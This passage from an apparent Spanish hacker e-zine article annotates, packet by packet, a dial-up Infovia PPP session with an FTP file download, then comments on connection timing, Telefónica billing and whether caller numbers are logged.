0000: 00 21 45 00 00 28 1f ba - 40 00 fd 06 b5 83 0a 00 - !E(°@ýµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 f5 03 d3 - Á`àr
vδζ"öó
0020: 00 01 50 11 60 f4 7d 3a - 00 00 a3 74          - P'ô}:ft
```

el csiv nos chapa la conexion con el puerto de datos del ftp (20)

```
=====
```

```
#21      Receive time: 14.577 (0.000) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
  len: 40  id: 0x09 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd235
TCP:    3446 -> ftp-data(20)  seq: 03d30001  ack: f4bf22f6
  win: 4065  hl: 5  xsum: 0xce4d urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 00 09 - 00 00 40 06 d2 35 c1 af - !E(.@05Á^-
0010: e0 72 0a 00 01 01 0d 76 - 00 14 03 d3 00 01 f4 bf - àr.
v00z
0020: 22 f6 50 10 0f e1 ce 4d - 00 00 02 04 - "öPáîM
```

y le decimos al csiv que vale.

```
=====
#22      Receive time: 14.674 (0.097) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
  len: 40  id: 0x0a fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd234
TCP:    3446 -> ftp-data(20)  seq: 03d30001  ack: f4bf22f6
  win: 4065  hl: 5  xsum: 0xce4c urg: 0    flags: <ACK><FIN>
```

```
0000: 00 21 45 00 00 28 00 0a - 00 00 40 06 d2 34 c1 af - !E(.@04Á^-
0010: e0 72 0a 00 01 01 0d 76 - 00 14 03 d3 00 01 f4 bf - àr.
v00z
0020: 22 f6 50 11 0f e1 ce 4c - 00 00 02 04 - "öPáîL
```

y ahora chapamos nosotros nuestro puerto como cliente para datos del ftp.

```
=====
#23      Receive time: 14.694 (0.020) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
  len: 40  id: 0x0b fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd233
TCP:    1644 -> ftp(21)      seq: 0fcc0057  ack: f4b61e9b
  win: 3809  hl: 5  xsum: 0xce6b urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 00 0b - 00 00 40 06 d2 33 c1 af - !E(@03Á^-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 57 f4 b6 - àr.lîWô¶
0020: 1e 9b 50 10 0e e1 ce 6b - 00 00 02 04 - Páîk
```

todo va bien? el fichero te ha llegado bien?

```
=====
#24      Receive time: 14.894 (0.200) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0xea28
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
  len: 40  id: 0x1fbb fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb582
TCP:    ftp-data(20) -> 3446      seq: f4bf22f6  ack: 03d30002
  win: 24820 hl: 5  xsum: 0x7d39 urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 1f bb - 40 00 fd 06 b5 82 0a 00 - !E(>@ým.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 f6 03 d3 - Á^-àr
v0z"öó
0020: 00 02 50 10 60 f4 7d 39 - 00 00 ea 28 - P'ô}9ê(
```

si, no hay problemas.

```
=====
#25      Receive time: 15.027 (0.133) packet length:74  received length:74
PPP:    DCE->DTE    protocol: IP    chksum: 0x8eb2
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
  len: 70  id: 0x1fbc fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb563
TCP:    ftp(21) -> 1644      seq: f4b61e9b  ack: 0fcc0057
```

```
win: 8760 hl: 5 xsum: 0x1e3c urg: 0 flags: <ACK><PUSH>
data (30/30): 226 ASCII Transfer complete.
```

```
0000: 00 21 45 00 00 46 1f bc - 40 00 fd 06 b5 63 0a 00 - !EF%@ÿµc.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 9b 0f cc - Á-àrlô¶Ï
0020: 00 57 50 18 22 38 1e 3c - 00 00 32 32 36 20 41 53 - WP"8<226 AS
0030: 43 49 49 20 54 72 61 6e - 73 66 65 72 20 63 6f 6d - CII Transfer com
0040: 70 6c 65 74 65 2e 0d 0a - 8e b2 - plete.
.2
```

entonces nos llega un informe diciendo que la transferencia ya esta hecha.

```
=====
#26 Receive time: 15.027 (0.000) packet length:14 received length:14
PPP: DCE->DTE unknown protocol
```

```
0000: 80 fd 01 02 00 0a 11 06 - 00 01 01 03 b7 e7 - ý..ç
```

hmmmmm. este paquete explica la baja calidad de las lineas telefonicas.

```
=====
#27 Receive time: 15.027 (0.000) packet length:18 received length:18
PPP: DTE->DCE protocol: LCP chksum: 0x0103
code: Prot-Rej id: 0x03 len: 16 protocol unknown
```

```
0000: c0 21 08 03 00 10 80 fd - 01 02 00 0a 11 06 00 01 - Ì!ý.
0010: 01 03 -
```

y obviamente, le respondemos como que no entendemos lo que el csiv nos ha dicho porque el paquete ha llegado con ruido.

```
=====
#28 Receive time: 15.078 (0.051) packet length:73 received length:73
PPP: DTE->DCE protocol: IP chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1 hl: 5 ver: 4 tos: 0
len: 69 id: 0x0c fragoff: 0 flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd215
TCP: 1644 -> ftp(21) seq: 0fcc0057 ack: f4b61eb9
win: 3779 hl: 5 xsum: 0xdf69 urg: 0 flags: <ACK><PUSH>
data (29/29): PORT 195,179,130,183,12,108
```

```
0000: 00 21 45 00 00 45 00 0c - 00 00 40 06 d2 15 c1 af - !EE @ÖÁ-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 57 f4 b6 - àr.lİwô¶
0020: 1e b9 50 18 0e c3 df 69 - 00 00 50 4f 52 54 20 31 - ¹PÃßiPORT 1
0030: 39 33 2c 31 37 35 2c 32 - 32 34 2c 31 31 34 2c 31 - 93,175,224,114,1
0040: 32 2c 31 30 38 0d 0a 00 - 00 - 3,119
.
```

volvemos a solicitar que abra cierto puerto en cierta ip.

```
=====
#29 Receive time: 15.421 (0.343) packet length:74 received length:74
PPP: DCE->DTE protocol: IP chksum: 0x6483
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5 ver: 4 tos: 0
len: 70 id: 0x1fbd fragoff: 0 flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb562
TCP: ftp(21) -> 1644 seq: f4b61eb9 ack: 0fcc0074
win: 8760 hl: 5 xsum: 0xfdc b urg: 0 flags: <ACK><PUSH>
data (30/30): 200 PORT command successful.
```

```
0000: 00 21 45 00 00 46 1f bd - 40 00 fd 06 b5 62 0a 00 - !EF%@ÿµb.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e b9 0f cc - Á-àrlô¶¹Ï
0020: 00 74 50 18 22 38 fd cb - 00 00 32 30 30 20 50 4f - tP"8ÿË200 PO
0030: 52 54 20 63 6f 6d 6d 61 - 6e 64 20 73 75 63 63 65 - RT command succe
0040: 73 73 66 75 6c 2e 0d 0a - 64 83 - ssful.
.d
```

el comando se ejecuta correctamente.

```
=====
#30      Receive time: 15.424 (0.003) packet length:54  received length:54
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5  ver: 4  tos: 0
  len: 50  id: 0x0d fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd227
TCP:      1644 -> ftp(21)    seq: 0fcc0074  ack: f4b61ed7
  win: 3749  hl: 5  xsum: 0x8bc3 urg: 0    flags: <ACK><PUSH>
  data (10/10): RETR dns
```

```
0000: 00 21 45 00 00 32 00 0d - 00 00 40 06 d2 27 c1 af - !E2
@Ö'Á-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 74 f4 b6 - àr.lîttô¶
0020: 1e d7 50 18 0e a5 8b c3 - 00 00 52 45 54 52 20 64 - xPÿÄRETR d
0030: 6e 73 0d 0a 00 00 - ns
.
```

y le pedimos un fichero (dentro del /pub/arranque/cpi) llamado dns, el cual contiene la dns del cpi.

```
=====
#31      Receive time: 15.711 (0.287) packet length:48  received length:48
PPP:    DCE->DTE    protocol: IP    chksum: 0x3e53
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
  len: 44  id: 0x1fbc fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb57b
TCP:    ftp-data(20) -> 3447    seq: f4c31aa1  ack: ----
  win: 24820 hl: 6  xsum: 0x71b0 urg: 0    flags: <SYN>  mss: 1460
```

```
0000: 00 21 45 00 00 2c 1f be - 40 00 fd 06 b5 7b 0a 00 - !E,¼@ýµ{.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a a1 00 00 - Á-àr
wôÄ;
0020: 00 00 60 02 60 f4 71 b0 - 00 00 02 04 05 b4 3e 53 - ``ðq°'>S
```

otro syn para bajarnos el archivo

```
=====
#32      Receive time: 15.711 (0.000) packet length:48  received length:48
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5  ver: 4  tos: 0
  len: 44  id: 0x0e fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22c
TCP:      3447 -> ftp-data(20)  seq: 01d80000  ack: f4c31aa2
  win: 4096  hl: 6  xsum: 0xc0b7 urg: 0    flags: <ACK><SYN>  mss: 1464
```

```
0000: 00 21 45 00 00 2c 00 0e - 00 00 40 06 d2 2c c1 af - !E,@Ö,Á-
0010: e0 72 0a 00 01 01 0d 77 - 00 14 01 d8 00 00 f4 c3 - àr.
wøôÄ
0020: 1a a2 60 12 10 00 c0 b7 - 00 00 02 04 05 b8 00 00 - ç'Ä.,
```

ack syn. socket abierto

```
=====
#33      Receive time: 15.711 (0.000) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0x9caa
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
  len: 40  id: 0x1fbf fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb57e
TCP:    ftp(21) -> 1644    seq: f4b61ed7  ack: 0fcc007e
  win: 8760  hl: 5  xsum: 0xbab1 urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 1f bf - 40 00 fd 06 b5 7e 0a 00 - !E(;@ýµ~.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e d7 0f cc - Á-àrlô¶xÏ
0020: 00 7e 50 10 22 38 ba b1 - 00 00 9c aa - ~P"8°±ª
```

el csiv nos dice que nos ha abierto su puerto 20.

```

=====
#34      Receive time: 15.896 (0.185) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0x3970
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 40  id: 0x1fc0 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb57d
TCP:      ftp-data(20) -> 3447          seq: f4c31aa2  ack: 01d80001
win: 24820 hl: 5  xsum: 0x8784 urg: 0    flags: <ACK>

0000: 00 21 45 00 00 28 1f c0 - 40 00 fd 06 b5 7d 0a 00 - !E(À@ÿµ}.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a a2 01 d8 - Á`àr
wôÃçø
0020: 00 01 50 10 60 f4 87 84 - 00 00 39 70          - P`ð9p
    
```

el ack del puerto 20 como que nos hemos conectado a el.

```

=====
#35      Receive time: 16.001 (0.105) packet length:114 received length:114
PPP:    DCE->DTE    protocol: IP    chksum: 0xdbb2
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 110 id: 0x1fc1 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb536
TCP:      ftp(21) -> 1644             seq: f4b61ed7  ack: 0fcc007e
win: 8760  hl: 5  xsum: 0x2429 urg: 0    flags: <ACK><PUSH>
data (60/70): 150 ASCII data connection for dns (193.175.224.114,3447) (13

0000: 00 21 45 00 00 6e 1f c1 - 40 00 fd 06 b5 36 0a 00 - !EnÁ@ÿµ6.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e d7 0f cc - Á`àr1ô¶xÏ
0020: 00 7e 50 18 22 38 24 29 - 00 00 31 35 30 20 41 53 - ~P"8$)150 AS
0030: 43 49 49 20 64 61 74 61 - 20 63 6f 6e 6e 65 63 74 - CII data connect
0040: 69 6f 6e 20 66 6f 72 20 - 64 6e 73 20 28 31 39 33 - ion for dns (193
0050: 2e 31 37 35 2e 32 32 34 - 2e 31 31 34 2c 33 34 34 - .175.224.114,344
0060: 37 29 20 28 31 33 20 62 - 79 74 65 73 29 2e 0d 0a - 7) (13 bytes).
.
0070: db b2          - Ū²
    
```

pues eso, nos dice que se ha realizado una conexion ascii.

```

=====
#36      Receive time: 16.001 (0.000) packet length:57  received length:57
PPP:    DCE->DTE    protocol: IP    chksum: 0x9053
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 53  id: 0x1fc2 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb56d
TCP:      ftp-data(20) -> 3447          seq: f4c31aa2  ack: 01d80001
win: 24820 hl: 5  xsum: 0x4733 urg: 0    flags: <ACK><PUSH>
data (13/13): 172.16.1.46

0000: 00 21 45 00 00 35 1f c2 - 40 00 fd 06 b5 6d 0a 00 - !E6Â@ÿµm.
0010: 01 01 c1 af e0 72 00 14 - 0c 77 f4 c3 1a a2 01 d8 - Á`àr wôÃçø
0020: 00 01 50 18 60 f4 47 33 - 00 00 31 37 32 2e 31 36 - P`ðG3172.16
0030: 2e 31 2e 34 36 0d 0a 90 - 53          - .1.46
.S
    
```

nos baja la dns del cpi en cuestion. (no hagais caso a la ip) ;)

```

=====
#37      Receive time: 16.001 (0.000) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0x7080
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 40  id: 0x1fc3 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb57a
TCP:      ftp-data(20) -> 3447          seq: f4c31ab0  ack: 01d80001
win: 24820 hl: 5  xsum: 0x8775 urg: 0    flags: <ACK><FIN>
    
```

```
0000: 00 21 45 00 00 28 1f c3 - 40 00 fd 06 b5 7a 0a 00 - !E(Ã@ÿµz.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a b0 01 d8 - Ã-àr
w0Ã°Ø
0020: 00 01 50 11 60 f4 87 75 - 00 00 70 80 - P`ôup
```

y como ya nos hemos bajado el archivo, pues cierra su conexion.

```
=====
#38      Receive time: 16.001 (0.000) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
len: 40  id: 0x0f fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22f
TCP:    3447 -> ftp-data(20)  seq: 01d80001  ack: f4c31abl
win: 4082  hl: 5  xsum: 0xd877  urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 00 0f - 00 00 40 06 d2 2f c1 af - !E(@0/Ã-
0010: e0 72 0a 00 01 01 0d 77 - 00 14 01 d8 00 01 f4 c3 - àr.
w00Ã
0020: 1a b1 50 10 0f f2 d8 77 - 00 00 02 04 - ±P00w
```

le decimos que vale, que cierre el puerto 20.

```
=====
#39      Receive time: 16.067 (0.066) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
len: 40  id: 0x10 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22e
TCP:    3447 -> ftp-data(20)  seq: 01d80001  ack: f4c31abl
win: 4082  hl: 5  xsum: 0xd876  urg: 0    flags: <ACK><FIN>
```

```
0000: 00 21 45 00 00 28 00 10 - 00 00 40 06 d2 2e c1 af - !E(@0.Ã-
0010: e0 72 0a 00 01 01 0d 77 - 00 14 01 d8 00 01 f4 c3 - àr.
w00Ã
0020: 1a b1 50 11 0f f2 d8 76 - 00 00 02 04 - ±P00v
```

nosotros cerramos la nuestra.

```
=====
#40      Receive time: 16.265 (0.198) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
len: 40  id: 0x11 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22d
TCP:    1644 -> ftp(21)    seq: 0fcc007e  ack: f4b61fld
win: 3679  hl: 5  xsum: 0xce44  urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 00 11 - 00 00 40 06 d2 2d c1 af - !E(@0-Ã-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 7e f4 b6 - àr.lĩ-0¶
0020: 1f 1d 50 10 0e 5f ce 44 - 00 00 02 04 - P_îD
```

y nos manda la confirmacion como que la transmision ha sido correcta.

```
=====
#41      Receive time: 16.345 (0.080) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0x3eb6
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
len: 40  id: 0x1fc4 fragoff: 0  flags: 0x2 ttl: 253  prot: TCP(6)
xsum: 0xb579
TCP:    ftp-data(20) -> 3447    seq: f4c31abl  ack: 01d80002
win: 24820 hl: 5  xsum: 0x8774  urg: 0    flags: <ACK>
```

```
0000: 00 21 45 00 00 28 1f c4 - 40 00 fd 06 b5 79 0a 00 - !E(Ã@ÿµy.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a b1 01 d8 - Ã-àr
w0Ã±0
0020: 00 02 50 10 60 f4 87 74 - 00 00 3e b6 - P`ôtt>¶
```

nos llega confirmacion como que se ha cerrado la conexion con el puerto 20.

```

=====
#42      Receive time: 16.530 (0.185) packet length:74  received length:74
PPP:    DCE->DTE    protocol: IP    chksum: 0x7d1d
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 70  id: 0x1fc5 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb55a
TCP:     ftp(21) -> 1644          seq: f4b61f1d  ack: 0fcc007e
win: 8760 hl: 5  xsum: 0x1d93 urg: 0  flags: <ACK><PUSH>
data (30/30): 226 ASCII Transfer complete.

0000: 00 21 45 00 00 46 1f c5 - 40 00 fd 06 b5 5a 0a 00 - !EFA@yuz.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 1d 0f cc - Á`àrlô¶Ï
0020: 00 7e 50 18 22 38 1d 93 - 00 00 32 32 36 20 41 53 - ~P"8226 AS
0030: 43 49 49 20 54 72 61 6e - 73 66 65 72 20 63 6f 6d - CII Transfer com
0040: 70 6c 65 74 65 2e 0d 0a - 7d 1d - plete.
.}

```

mensaje como que la transferencia se ha completado.

```

=====
#43      Receive time: 16.578 (0.048) packet length:50  received length:50
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1 hl: 5  ver: 4  tos: 0
len: 46  id: 0x12 fragoff: 0  flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd226
TCP:     1644 -> ftp(21)          seq: 0fcc007e  ack: f4b61f3b
win: 3649 hl: 5  xsum: 0x2683 urg: 0  flags: <ACK><PUSH>
data (6/6): QUIT

0000: 00 21 45 00 00 2e 00 12 - 00 00 40 06 d2 26 c1 af - !E.@ô&Á`
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 7e f4 b6 - àr.lÏ~ô¶
0020: 1f 3b 50 18 0e 41 26 83 - 00 00 51 55 49 54 0d 0a - ;PA&QUIT
.
0030: 00 00 -

```

mandamos el comando QUIT para cerrar el ftp.

```

=====
#44      Receive time: 16.820 (0.242) packet length:58  received length:58
PPP:    DCE->DTE    protocol: IP    chksum: 0x3752
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 54  id: 0x1fc6 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb569
TCP:     ftp(21) -> 1644          seq: f4b61f3b  ack: 0fcc0084
win: 8760 hl: 5  xsum: 0xcb59 urg: 0  flags: <ACK><PUSH>
data (14/14): 221 Goodbye.

0000: 00 21 45 00 00 36 1f c6 - 40 00 fd 06 b5 69 0a 00 - !E6E@yui.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 3b 0f cc - Á`àrlô¶;Ï
0020: 00 84 50 18 22 38 cb 59 - 00 00 32 32 31 20 47 6f - P"8ËY221 Go
0030: 6f 64 62 79 65 2e 0d 0a - 37 52 - oodbye
.7R

```

mensaje 221, host remoto conforme en cerrar la conexion.

```

=====
#45      Receive time: 16.820 (0.000) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0x690b
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 40  id: 0x1fc7 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb576
TCP:     ftp(21) -> 1644          seq: f4b61f49  ack: 0fcc0084
win: 8760 hl: 5  xsum: 0xba38 urg: 0  flags: <ACK><FIN>

0000: 00 21 45 00 00 28 1f c7 - 40 00 fd 06 b5 76 0a 00 - !E(Ç@yuv.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 49 0f cc - Á`àrlô¶ÏÏ

```

0020: 00 84 50 11 22 38 ba 38 - 00 00 69 0b - P"8°8i

cierra la conexion

```
=====
#46      Receive time: 16.820 (0.000) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
  len: 40  id: 0x13 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22b
TCP:      1644 -> ftp(21)      seq: 0fcc0084  ack: f4b61f4a
  win: 3635  hl: 5  xsum: 0xce3d urg: 0    flags: <ACK>

0000: 00 21 45 00 00 28 00 13 - 00 00 40 06 d2 2b c1 af - !E(@ð+Á^-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 84 f4 b6 - àr.lîð¶
0020: 1f 4a 50 10 0e 33 ce 3d - 00 00 02 04 - JP3î=
```

y le mandamos la confirmacion. (si os liais con las confirmaciones y tal, seguid los numeros de secuencia/ack. os vais a liar igual, pero el lio es distinto), joder que lio.

```
=====
#47      Receive time: 16.911 (0.091) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
  len: 40  id: 0x14 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22a
TCP:      1644 -> ftp(21)      seq: 0fcc0084  ack: f4b61f4a
  win: 3635  hl: 5  xsum: 0xce3c urg: 0    flags: <ACK><FIN>

0000: 00 21 45 00 00 28 00 14 - 00 00 40 06 d2 2a c1 af - !E(@ð*Á^-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 84 f4 b6 - àr.lîð¶
0020: 1f 4a 50 11 0e 33 ce 3c - 00 00 02 04 - JP3î<
```

solicitamos el cierre del puerto 21 (ftp)

```
=====
#48      Receive time: 16.911 (0.000) packet length:44  received length:44
PPP:    DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
  len: 40  id: 0x15 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd229
TCP:      1644 -> ftp(21)      seq: 0fcc0084  ack: f4b61f4a
  win: 3635  hl: 5  xsum: 0xce38 urg: 0    flags: <ACK><RST><FIN>

0000: 00 21 45 00 00 28 00 15 - 00 00 40 06 d2 29 c1 af - !E(@ð)Á^-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 84 f4 b6 - àr.lîð¶
0020: 1f 4a 50 15 0e 33 ce 38 - 00 00 02 04 - JP3î8
```

le mandamos el flag <RST>. esto forma parte del procedimiento para cerrar el socket que habiamos abierto.

```
=====
#49      Receive time: 16.944 (0.033) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0x54d4
Internet:      10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
  len: 40  id: 0x1fc8 fragoff: 0  flags: 0x2 ttl: 253  prot: TCP(6)
  xsum: 0xb575
TCP:      ftp(21) -> 1644      seq: f4b61f4a  ack: 0fcc0085
  win: 8760  hl: 5  xsum: 0xba37 urg: 0    flags: <ACK>

0000: 00 21 45 00 00 28 1f c8 - 40 00 fd 06 b5 75 0a 00 - !E(È@ýµ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 4a 0f cc - Á-àrlð¶Jî
0020: 00 85 50 10 22 38 ba 37 - 00 00 54 d4 - P"8°7TÔ
```

confirmacion de que ha recibido nuestra solicitud para cerrar el ftp.

```
=====
#50      Receive time: 16.944 (0.000) packet length:44  received length:44
```

```
PPP: DTE->DCE protocol: IP chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1 hl: 5 ver: 4 tos: 0
len: 40 id: 0x16 fragoff: 0 flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd228
TCP: 1644 -> ftp(21) seq: 0fcc0085 ack: f4b61f4a
win: 0 hl: 5 xsum: 0xdc63 urg: 0 flags: <ACK><PUSH><RST>
```

```
0000: 00 21 45 00 00 28 00 16 - 00 00 40 06 d2 28 c1 af - !E(@ð(Á-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 85 f4 b6 - àr.lĩô¶
0020: 1f 4a 50 1c 00 00 dc 63 - 00 00 00 00 - JPÛc
```

y se acabo. ftp cerrado.

=====

uffff! se me ha hecho eterno. ahi lo tienes todo. tienes la longitud de los paquetes, el protocolo correspondiente, el significado del paquete, checksum, direccion, tiempo de transmision, flags, numeros seq y ack y el paquete entero

volviendo al tema... has visto que velocidad? en 17 segundos da tiempo a la sepalizacion por cas, a establecer la conexion, testeo del enlace, asignacion de ip, e incluso un ftp. wow! que chulo, eh? yo por tantam tardaria mas tiempo hmmm. 17 segundos, no? si no mal recuerdo, telefonica empieza a tarifcar los 055 a partir de los 15 segundos. he aqui una clara evidencia de que es muy dificil conectarse en menos de 15 segundos. este tiempo de conexion depende entre otras cosas, del estado de la red, y aunque he visto conexiones efectuadas en 14 segundos, es dificil y por supuesto, no es algo que suceda normalmente. Telefonica... siempre jodiendo. y ahora digo yo "por que telefonica siempre ha de adoptar el papel de abogado del diablo? con lo facil que es hacer las cosas bien hechas y tener a favor a todos los usuarios. hay cosas que no comprendo.

pues eso es lo que hay. no he podido averiguar mucho mas sobre la conexion con el csiv. espero que no te hayas perdido. de todos modos, para mas informacion, puedes leer cualquier texto sobre el multilink que te lo explicara todo muy bien (por ejemplo el RFC 1990). si te han dicho que la informatica es facil, estas muy equivocado. (no me refiero a saber usar el guord para gindous). aunque es cierto que ahora lo tienes mucho mas facil que antes. en 1984 era muy dificil encontrar un manual que explicase detalladamente como funcionaban estas cosas y lo mejor, sin duda alguna, era aprenderlo por tu cuenta. ser novato es muy bonito, pues tienes muchas ganas :) cuando ya has aprendido mucho, pierdes motivacion y cada vez cuesta mas encontrar algo que te mueva. aprender es lo mas bonito que hay, por eso es una de las ramas mas importantes en la psicologia, psiquiatria, pedagogia, epistemologia y en general cualquier rama del conocimiento humano. joder! me estoy yendo por los cerros de Ubeda. let's back to the hell!

como podeis haber visto, en ningun momento, aparecen logs del num. de telefono desde donde llamas. y ya que hablo de logs de numeros de telefono, aclarare un par de cosas: mientras el csiv mantiene contacto con el abonado que llama, infovia conoce perfectamente el numero de telefono. pero en cuanto el abonado cuelga, infovia ya no puede conocer ese numero. obviamente, es altamente improbable que los csiv guarden registros tambien de todas las sepalizaciones entre el usuario y el csiv cada vez que un usuario se conecta. hay miles de personas (y lo que no son personas) que conectan diariamente al 055. como podeis ver, logear el establecimiento de conexion de todos los usuarios de forma diaria, es algo mas que improbable. calculemos: un usuario, serian unos doce segundos de grabacion a 3.1khz, mono y a cuatro bits por muestra, y si suponemos que infovia recibe varios miles de llamadas diarias estamos hablando de casi un gigabyte. no es mucho y puede hacerse (usando compresion viene a ser poco menos de un cd diario), pero \*realmente\* es rentable? cuantas de esas sepalizaciones van a necesitar posteriormente? una de cada mil? no creo, verdad? una de cada millon se acerca mas, y durante cuanto tiempo mantendrian las copias? un mes? dos? eternamente? el razonamiento cae por su propio peso, sin embargo, con T nunca se sabe. aun asi, es un dato a tener en cuenta.

leyendo el articulo de paseante sobre ivia en la set11, he de rectificar algunas cositas (con todo el respeto del mundo) y es referente a las lineas

